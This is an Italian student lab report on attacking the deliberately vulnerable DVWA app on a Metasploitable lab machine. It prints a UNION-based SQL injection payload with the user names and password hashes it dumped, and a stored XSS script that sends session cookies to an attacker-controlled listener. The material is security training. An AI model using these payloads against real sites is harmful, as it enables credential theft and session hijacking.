


NOVEMBRE 2023

# Progetto S6L5

PROPOSED BY  
Ly Duc Tin



# Controllo Di comunicazione delle macchine

## Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind).
- XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

## Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine (fare un report per poterlo presentare).

- 1) Vedere se le macchine comunicano facendo un ping con Kali Linux verso Metasploitable.

```
(kali㉿kali)-[~]
└─$ ping 192.168.1.16
PING 192.168.1.16 (192.168.1.16) 56(84) bytes of data.
64 bytes from 192.168.1.16: icmp_seq=1 ttl=64 time=0.12 ms
64 bytes from 192.168.1.16: icmp_seq=2 ttl=64 time=0.15 ms
64 bytes from 192.168.1.16: icmp_seq=3 ttl=64 time=0.40 ms
64 bytes from 192.168.1.16: icmp_seq=4 ttl=64 time=2.36 ms
64 bytes from 192.168.1.16: icmp_seq=5 ttl=64 time=1.68 ms
^C
--- 192.168.1.16 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 0.147/4.185/9.124/3.062 ms
```


## EFFETTUARE L'ACCESSO

Con "admin" come username e password come "password" che sono di default per l'accesso a DVWA



## IMPOSTARE IL LIVELLO DI SICUREZZA


Al livello più basso per permetterci di eseguire gli attacchi su DVWA.



The image shows the DVWA Security page. On the left is a sidebar with a navigation menu. The 'DVWA Security' link is highlighted in green. The main content area is titled 'DVWA Security' with a padlock icon. It says 'Security Level is currently low.' and 'You can set the security level to low, medium or high.' Below this is a dropdown menu set to 'low' with a 'Submit' button. The page also includes sections for 'PHPIDS' and 'XSS reflected'. At the bottom, it shows the user is logged in as 'admin' with 'Security Level: low' and 'PHPIDS: disabled'. The footer of the page is a dark bar with the text 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

# Attacco SQL Injection (Blind)

Recupero le password di tutti gli utenti presenti nel database tramite attacco SQL injection(blind) dove vado a forzare l'immissione di codici di richiesta o di query nei sistemi di database. Rispetto all'SQL injection(non blind) ,il blind di base non mostra nessun risultato all'output.



**Vulnerability: SQL Injection (Blind)**

User ID:

```

ID: ' or 1=0 union select null, concat(first_name,0x0a, last_name,0x0a, user,0x0a, password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: ' or 1=0 union select null, concat(first_name,0x0a, last_name,0x0a, user,0x0a, password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: ' or 1=0 union select null, concat(first_name,0x0a, last_name,0x0a, user,0x0a, password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' or 1=0 union select null, concat(first_name,0x0a, last_name,0x0a, user,0x0a, password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d187d09f5bbe48cade3de5c71e9e9b7

ID: ' or 1=0 union select null, concat(first_name,0x0a, last_name,0x0a, user,0x0a, password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99


```





# ATTACCO XSS STORED

## Creare un server



## XSS Stored

Dopo aver creato il server possiamo attuare l'attacco XSS stored(permanente) che è uno script permette di iniettare dei malware semplicemente passandoci sopra con il puntatore del mouse o cliccandoci con il dito. Rispetto al reflected, lo stored rimane fino a quando un programmatore non lo toglie.

The DVWA interface shows the 'XSS stored' section. A user has injected the following script into the 'Message' field:

```
<script>window.location="http://127.0.0.1:80/?cookie="+document.cookie</script>
```

The browser's developer tools (Inspector) show the injected script in the DOM and the browser's internal state.

```
<script>window.location="http://127.0.0.1:80/?cookie="+document.cookie</script>
```





# Report Finale

Come risultato porta al sito malevolo dove viene preso il cookie di sessione del client come si vede nell'URL

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should [replace this file](#) (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented** in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the [manual](#) if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
|-- mods-enabled
|   '-- *.load
|   '-- *.conf
|-- conf-enabled
|   '-- *.conf
|-- sites-enabled
|   '-- *.conf
```



Progetto S6L5 | Page 5